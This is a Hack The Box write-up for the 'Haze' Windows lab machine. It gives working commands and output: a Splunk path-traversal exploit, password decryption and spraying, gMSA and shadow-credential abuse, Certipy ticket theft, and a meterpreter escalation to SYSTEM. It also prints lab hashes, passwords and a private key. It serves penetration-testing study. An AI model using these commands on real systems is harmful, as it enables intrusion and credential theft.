
Hack The Box Haze Writeup (Hard Windows)
Hard Windows AD box. CVE-2024-36991 leaks splunk.secret, a gMSA and shadow credentials chain reaches edward.martin, and a Splunk app payload lands SYSTEM.
Summary
Haze is a Windows domain controller running Splunk Web on port 8000, where CVE-2024-36991 gives unauthenticated arbitrary file read through the messaging module. That pulls the local Splunk hashes, splunk.secret and authentication.conf, and splunksecrets decrypts the LDAP bind password Ld@p_Auth_Sp1unk@2k24, which a password spray shows is shared by paul.taylor and mark.adams. BloodHound as mark.adams shows membership in GMSA_MANAGERS, so reading the gMSA password of HAZE-IT-BACKUP$ over WinRM yields that machine account, which can take ownership of Support_Services and from there add shadow credentials to edward.martin. Certipy turns the resulting certificate into a TGT and an NT hash for edward.martin, whose evil-winrm session finds C:\Backups\Splunk holding splunk_backup_2024-08-06.zip. That archive carries alexander.green’s encrypted bind password alongside its own splunk.secret, which decrypts to Sp1unkadmin@2k24, and logging into Splunk as admin allows deploying a malicious app for a meterpreter session that getsystem escalates to SYSTEM.
Service Enumeration
SMB Service Enumeration
Details
I ran enum4linux-ng.py against the machine to enumerate the SMB service. I found details about the operating system:
1
2
3
4
5
6
7
8
9
10
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: ''
OS build: '20348'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null
And also about the AD domain:
1
2
3
4
5
6
NetBIOS computer name: DC01
NetBIOS domain name: HAZE
DNS domain: haze.htb
FQDN: dc01.haze.htb
Derived membership: domain member
Derived domain: HAZE
Splunk Service Enumeration
Splunk web for Windows is enabled on port 8000. It was possible to exploit CVE-2024-36991 and read arbitrary files:
1
2
3
4
5
user@attackbox:~/hacking/htb/machines/hard/haze$ curl http://10.10.11.61:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
It’s unlikely we can break those hashes using standard means (hashcat or johntheripper) so I used the LFI/path traversal vulnerability to grab splunk.secret
1
2
$ curl http://10.10.11.61:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/auth/splunk.secret
NfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3UM516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqR1oRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUisO6rnN0xqB7cHbofaA1YV9vgD(splunksecrets)
I figured out where to locate this file by searching about it on google

I installed splunksecrets to assist me with the decryption of secrets.
I got the authentication.conf file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
$ curl http://10.10.11.61:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/system/local/authentication.conf
[splunk_auth]
minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0

[Haze LDAP Auth]
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
nestedGroups = 0
network_timeout = 20
pagelimit = -1
port = 389
realNameAttribute = cn
sizelimit = 1000
timelimit = 15
userBaseDN = CN=Users,DC=haze,DC=htb
userNameAttribute = samaccountname

[authentication]
authSettings = Haze LDAP Auth
authType = LDAP
I decrypted the password hash in the file using the splunksecrets tool alongside splunk.secret.
I could authenticate as “paul.taylor”, I enumerated users, then I performed a password spray attack agaisnt all users using the discovered password (Ld@p_Auth_Sp1unk@2k24) and discovered that mark.adams and paul.taylor share this password.
I ran netexec bloodhound module to collect more info, this time as local user “mark.adams”. The scan returned more detailed information about the domain, filling in the missing users from the previous scan, and allowing me to identify a potentially dangerous group membership on “mark” (GMSA_MANAGERS):

I enumerated mark.adams and discovered they can write to the gmsa attribute of HAZE-IT-BACKUP. I logged in to the machine using winrm and issued a powershell command to do so. I could grab the gmsa password for HAZE-IT-BACKUP$, which effectively grants me access to that computer account.
Haze it backup can write owner to “Support_Services”:

I ran bloodhound again, this time as “haze-it-backup” to obtain more information:
1
2
3
4
5
6
$ nxc ldap 10.10.11.61 -u 'Haze-IT-Backup$' -H 84d6a733d85d9e03f46eba25b34517a9 --bloodhound -c All
LDAP        10.10.11.61     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:haze.htb)
LDAP        10.10.11.61     389    DC01             [+] haze.htb\Haze-IT-Backup$:84d6a733d85d9e03f46eba25b34517a9
LDAP        10.10.11.61     389    DC01             Resolved collection methods: trusts, session, rdp, container, group, objectprops, psremote, dcom, localadmin, acl
LDAP        10.10.11.61     389    DC01             Done in 00M 54S
LDAP        10.10.11.61     389    DC01             Compressing output into /home/user/.nxc/logs/DC01_10.10.11.61_2025-06-02_151339_bloodhound.zip
The Support_Services group has the ability to add shadow credentials to edward.martin:

The user edward.martin itself has interesting group memberships:

The whole attackchain to edward.martin can be resumed like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
user@attackbox:~/hacking/htb/machines/hard/haze$ bloodyAD.py --host dc01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p :84d6a733d85d9e03f46eba25b34517a9 set owner Support_Services 'Haze-IT-Backup$'[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on Support_Services
user@attackbox:~/hacking/htb/machines/hard/haze$ bloodyAD.py --host dc01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p :84d6a733d85d9e03f46eba25b34517a9 add genericAll 'CN=Support_Services,CN=Users,DC=haze,DC=htb' 'Haze-IT-Backup$'
[+] Haze-IT-Backup$ has now GenericAll on CN=Support_Services,CN=Users,DC=haze,DC=htb
user@attackbox:~/hacking/htb/machines/hard/haze$ bloodyAD.py --host dc01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p :84d6a733d85d9e03f46eba25b34517a9 add groupMember Support_Services 'Haze-IT-Backup$'
[+] Haze-IT-Backup$ added to Support_Services
user@attackbox:~/hacking/htb/machines/hard/haze$ bloodyAD.py --host dc01.haze.htb -d haze.htb -u 'Haze-IT-Backup$' -p :84d6a733d85d9e03f46eba25b34517a9 add shadowCredentials edward.martin
[+] KeyCredential generated with following sha256 of RSA key: d9dc77a2779147d2d18f34ef8065a6df4a3b8b8e66d0e198e8e2a8c54cde97a7
No outfile path was provided. The certificate(s) will be stored with the filename: NLxPIFT9
[+] Saved PEM certificate at path: NLxPIFT9_cert.pem
[+] Saved PEM private key at path: NLxPIFT9_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem NLxPIFT9_cert.pem -key-pem NLxPIFT9_priv.pem haze.htb/edward.martin NLxPIFT9.ccache
user@attackbox:~/hacking/htb/machines/hard/haze$
Got a certificate working with certipy:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ ls
NLxPIFT9_cert.pem  NLxPIFT9_priv.pem
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy cert -key NLxPIFT9_priv.pem
Certipy v4.8.2 - by Oliver Lyak (ly4k)

-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC+ndnBN9b/jcT+
J/YI8DWQQAIoDfRwy2mm8nvnpgS6jW1eo0qjWob5fN6rXcnkkMw0a04LY8JLP6h3
rlWqXPjq2LAUhh3lwiHfqDQBgW3Yegxj6fD2MsOFk6yFQq8wYjIZmYUx9ZafIJRa
WZ5ro0Uu+tzvzKVF1MZD/KhLfKnJzn42Cd45E8p8a35kLU8J7CfClsMcCxesnYez
OSdKmrcA98uDLbO4GCGdUzSa62e7lnxjd99tVSD6/H5TJx3yHpL61PZXtovDht6F
8pKaGHPNt1o/y0/iOo/ffRdTc+HdpdZ7vUjjbqpcd31CL6D2jd2eZafFaFHtmb1a
ISpHkcV9AgMBAAECggEAGQy8c5hngDD8zNuqiRUsLNdEkUf4MiSBL2fZYaFfKLby
QwgZhGsepsXCq2mJYSioNVFOsc971pC4jnXSGy/ZpF8ykJfpcOq4seA0aWg9a7/q
Re0V9fzI1hKIjwCq7iRRaizTJLQeBa5t4Iu7dnC/5EMiar8NjyY9oeyfnz/0PilS
pZjrTMQ68lgqzCvRfcxBpp00WPHYLg2+P71+tG2l9XvfxLvn7HI4WbYme5k01Vpx
QRmXIglftF5IbLS8PlpmCI4bm9bH1TSmxJuQB64WfO3xS+6BXlGcvV3SULdveb/3
SMTyp4HaA8lIzwkKE0PhcXAf9wb8HiprxuglaB8vXwKBgQD+rY26avk3svYSmMsp
vXe7mDVYxsHNGveseJXZ/QQ4TPnIfZkAnyGx5ImQbKaOYnx3h4q9K0+arp/OGf8Y
2qeUBNZM0H/gPXMMjCYyEdbP/x2o9bwynjaEENv7gkixZ0vLs7iJvzvrYF/HpVhA
JNeDvrd1yB4xIkLE35zU2QLDSwKBgQC/myomCzN52JmL8i9Xlq8Gf2VqF0acxjt6
q5zLQwZ4MIbiaT20+Xr7myrdEMbhNVXOW8KP0VJp/l20hMy8/i4dkDrKG4ajUfx1
LxG4OfWSD6dnTzUMYzZDc5jXBOlBVxVkmdmTD8rYJGeXKmC3O71vIcj+m0Z/V7YX
Aq+aVuzVVwKBgCOSllNNkdXn11stoGMKJek8D2eBC5zcgW/DwBqcrrQ2fEU21eIy
WACDDXvw0SreMsh3VDesDwhqD8Q3+Vu9Xt7b9hrwnIvzyVgdU1B3EWwoFDp/aHQh
iTfVKwTsY77z0LB5P/NtlK8B3R8Dx1neS4QJZZK8CwuN34mkOkG4thwVAoGBAJ71
+PLVCiDFXSXoh/RPs+ddG+L3aoK4RzJPW+aaNazS/aSrESGqdKh3JAmBWK4QlJ5+
LB0q2QfMmysfncgRzGqEdPGmAn5Oj3cc1MOVejFyQT0JToZ3bNZq+dsxXN7zg3ER
3psOWAgXs8WKx/BcZJ3lVp48bjFJsGzIsq0F/rhDAoGAeBd+bAmRMGRIoI4IVPiH
X1c2oUOrYgqJab0nTf9jyCMf9WsW4kxiFqPp9O6zoL0ZFAGuz9UHxss06WlpWPBI
z55QAR7S7GZ2M3gUCA2zahyAH+/n82j76tmiJsuM3oFSxOICA8wX72y2yubtyoDN
Kyx/ZTqwmSFaPqdc8AS/shk=
-----END PRIVATE KEY-----

(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy cert -key NLxPIFT9_priv.pem -cert NLxPIFT9_
NLxPIFT9_cert.pem  NLxPIFT9_priv.pem
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy cert -key NLxPIFT9_priv.pem -cert NLxPIFT9_
NLxPIFT9_cert.pem  NLxPIFT9_priv.pem
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy cert -key NLxPIFT9_priv.pem -cert NLxPIFT9_cert.pem
Certipy v4.8.2 - by Oliver Lyak (ly4k)

-----BEGIN CERTIFICATE-----
MIIC8jCCAdqgAwIBAgIUNCI2cJIMfAM6q6OvIexXOuhfuSwwDQYJKoZIhvcNAQEL
BQAwMzExMC8GA1UEAwwoQ049RWR3YXJkIE1hcnRpbixDTj1Vc2VycyxEQz1oYXpl
LERDPWh0YjAeFw0yNTA2MDIxODIyNTlaFw0yNjA2MDIxODIyNTlaMDMxMTAvBgNV
BAMMKENOPUVkd2FyZCBNYXJ0aW4sQ049VXNlcnMsREM9aGF6ZSxEQz1odGIwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC+ndnBN9b/jcT+J/YI8DWQQAIo
DfRwy2mm8nvnpgS6jW1eo0qjWob5fN6rXcnkkMw0a04LY8JLP6h3rlWqXPjq2LAU
hh3lwiHfqDQBgW3Yegxj6fD2MsOFk6yFQq8wYjIZmYUx9ZafIJRaWZ5ro0Uu+tzv
zKVF1MZD/KhLfKnJzn42Cd45E8p8a35kLU8J7CfClsMcCxesnYezOSdKmrcA98uD
LbO4GCGdUzSa62e7lnxjd99tVSD6/H5TJx3yHpL61PZXtovDht6F8pKaGHPNt1o/
y0/iOo/ffRdTc+HdpdZ7vUjjbqpcd31CL6D2jd2eZafFaFHtmb1aISpHkcV9AgMB
AAEwDQYJKoZIhvcNAQELBQADggEBAG/ARSTLbPL2QFuep35HW9hOuob2tSsWoZqQ
M+BrxnkIr/XHsifX6U1NVOobm+ItqBnUncyUthfIFZILjrEiiO18AkpxB2tqKORX
dUzBmhwm9mVWXl+SSiLR/WljabJ4eHYuVkZQRcVfmjtT97MXukC68Bdqww1W96FJ
K1fpXQyxq1ddWFJSwKTit/y6PCIkOcdCcE6SyYrmYneOj2Z3uF8dtvdKoNsSPc1U
r6tkeiaHkCv1dAfFye8nr16hgs1OP38Mgp23eVP6TgdbTTyU+reVyEqNgdGOgd2d
zRLQK3ydMEsTheXRXvsPCaRGlnTB8LsyRT4Xi2MIAMXatz2olNU=
-----END CERTIFICATE-----
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC+ndnBN9b/jcT+
J/YI8DWQQAIoDfRwy2mm8nvnpgS6jW1eo0qjWob5fN6rXcnkkMw0a04LY8JLP6h3
rlWqXPjq2LAUhh3lwiHfqDQBgW3Yegxj6fD2MsOFk6yFQq8wYjIZmYUx9ZafIJRa
WZ5ro0Uu+tzvzKVF1MZD/KhLfKnJzn42Cd45E8p8a35kLU8J7CfClsMcCxesnYez
OSdKmrcA98uDLbO4GCGdUzSa62e7lnxjd99tVSD6/H5TJx3yHpL61PZXtovDht6F
8pKaGHPNt1o/y0/iOo/ffRdTc+HdpdZ7vUjjbqpcd31CL6D2jd2eZafFaFHtmb1a
ISpHkcV9AgMBAAECggEAGQy8c5hngDD8zNuqiRUsLNdEkUf4MiSBL2fZYaFfKLby
QwgZhGsepsXCq2mJYSioNVFOsc971pC4jnXSGy/ZpF8ykJfpcOq4seA0aWg9a7/q
Re0V9fzI1hKIjwCq7iRRaizTJLQeBa5t4Iu7dnC/5EMiar8NjyY9oeyfnz/0PilS
pZjrTMQ68lgqzCvRfcxBpp00WPHYLg2+P71+tG2l9XvfxLvn7HI4WbYme5k01Vpx
QRmXIglftF5IbLS8PlpmCI4bm9bH1TSmxJuQB64WfO3xS+6BXlGcvV3SULdveb/3
SMTyp4HaA8lIzwkKE0PhcXAf9wb8HiprxuglaB8vXwKBgQD+rY26avk3svYSmMsp
vXe7mDVYxsHNGveseJXZ/QQ4TPnIfZkAnyGx5ImQbKaOYnx3h4q9K0+arp/OGf8Y
2qeUBNZM0H/gPXMMjCYyEdbP/x2o9bwynjaEENv7gkixZ0vLs7iJvzvrYF/HpVhA
JNeDvrd1yB4xIkLE35zU2QLDSwKBgQC/myomCzN52JmL8i9Xlq8Gf2VqF0acxjt6
q5zLQwZ4MIbiaT20+Xr7myrdEMbhNVXOW8KP0VJp/l20hMy8/i4dkDrKG4ajUfx1
LxG4OfWSD6dnTzUMYzZDc5jXBOlBVxVkmdmTD8rYJGeXKmC3O71vIcj+m0Z/V7YX
Aq+aVuzVVwKBgCOSllNNkdXn11stoGMKJek8D2eBC5zcgW/DwBqcrrQ2fEU21eIy
WACDDXvw0SreMsh3VDesDwhqD8Q3+Vu9Xt7b9hrwnIvzyVgdU1B3EWwoFDp/aHQh
iTfVKwTsY77z0LB5P/NtlK8B3R8Dx1neS4QJZZK8CwuN34mkOkG4thwVAoGBAJ71
+PLVCiDFXSXoh/RPs+ddG+L3aoK4RzJPW+aaNazS/aSrESGqdKh3JAmBWK4QlJ5+
LB0q2QfMmysfncgRzGqEdPGmAn5Oj3cc1MOVejFyQT0JToZ3bNZq+dsxXN7zg3ER
3psOWAgXs8WKx/BcZJ3lVp48bjFJsGzIsq0F/rhDAoGAeBd+bAmRMGRIoI4IVPiH
X1c2oUOrYgqJab0nTf9jyCMf9WsW4kxiFqPp9O6zoL0ZFAGuz9UHxss06WlpWPBI
z55QAR7S7GZ2M3gUCA2zahyAH+/n82j76tmiJsuM3oFSxOICA8wX72y2yubtyoDN
Kyx/ZTqwmSFaPqdc8AS/shk=
-----END PRIVATE KEY-----

(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy cert -key NLxPIFT9_priv.pem -cert NLxPIFT9_cert.pem -export a.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

usage: certipy [-v] [-h]
               {account,auth,ca,cert,find,forge,ptt,relay,req,shadow,template}
               ...
certipy: error: unrecognized arguments: a.pfx
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy cert -key NLxPIFT9_priv.pem -cert NLxPIFT9_cert.pem -export -out pfx.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'pfx.pfx'
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ file pfx.pfx
pfx.pfx: data
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy auth -pfx pfx.pfx -dc-ip '10.10.11.61' -username 'edward.martin' -domain 'haze.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: edward.martin@haze.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$ certipy auth -pfx pfx.pfx -dc-ip '10.10.11.61' -username 'edward.martin' -domain 'haze.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: edward.martin@haze.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Got hash for 'edward.martin@haze.htb': aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d91af
(certipy-venv) user@attackbox:~/hacking/htb/machines/hard/haze/shadowcredentials$
I logged in to the instance using evil-winrm, as “edward.martin”, using their NT hash
1
2
3
4
5
6
7
8
9
10
$ evil-winrm -i 10.10.11.61 -u edward.martin -H 09e0b3eeb2e7a6b0d419e9ff8f4d91af

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\edward.martin\Documents>
After enumerating, I found a backups folder in the C: drive:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/5/2025  12:32 AM                Backups
d-----         3/25/2025   2:06 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          3/4/2025  11:28 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-r---          6/2/2025   5:12 PM                Users
d-----         3/25/2025   2:15 PM                Windows


*Evil-WinRM* PS C:\> cd Backups
*Evil-WinRM* PS C:\Backups> dir


    Directory: C:\Backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/5/2025  12:33 AM                Splunk

*Evil-WinRM* PS C:\Backups>
I then proceeded to download the zip archive in the splunk backup folder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
*Evil-WinRM* PS C:\Backups> cd Splunk
dir
*Evil-WinRM* PS C:\Backups\Splunk> dir


    Directory: C:\Backups\Splunk


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          8/6/2024   3:22 PM       27445566 splunk_backup_2024-08-06.zip


*Evil-WinRM* PS C:\Backups\Splunk> download splunk_backup_2024-08-06.zip

Info: Downloading C:\Backups\Splunk\splunk_backup_2024-08-06.zip to splunk_backup_2024-08-06.zip

Info: Download successful!
I extracted the backup to my local machine, and immediately started looking for credentials with the command:
1
for file in `find Splunk/ -type f -name '*.conf' -exec grep -il 'password' {} \;`; do echo [+] Viewing $file; echo; grep -i --color -C2 'password' $file; done
With this, I got the encrypted password for alexander.green:
1
2
3
4
5
6
7
8
<SNIP>
[+] Viewing Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf

anonymous_referrals = 1
bindDN = CN=alexander.green,CN=Users,DC=haze,DC=htb
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
charset = utf8
emailAttribute = mail
I grabbed the hash:
1
$1$YDz8WfhoCWmf6aTRkA+QqUI=
And I looked for the splunk.secret file to try and decrypt the hash:
1
2
$ find Splunk/ -type f -name splunk.secret
Splunk/etc/auth/splunk.secret
Using splunksecrets, I was able to decrypt the password:
1
2
3
4
$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=

Sp1unkadmin@2k24
With that, I got access to the splunk web application using credentials
1
2
User: admin
Password: Sp1unkadmin@2k24

I got a shell using splunk-shell repository in github
I created a meterpreter executable and uploaded it to the machine, got a meterpreter session and got system using getsystem.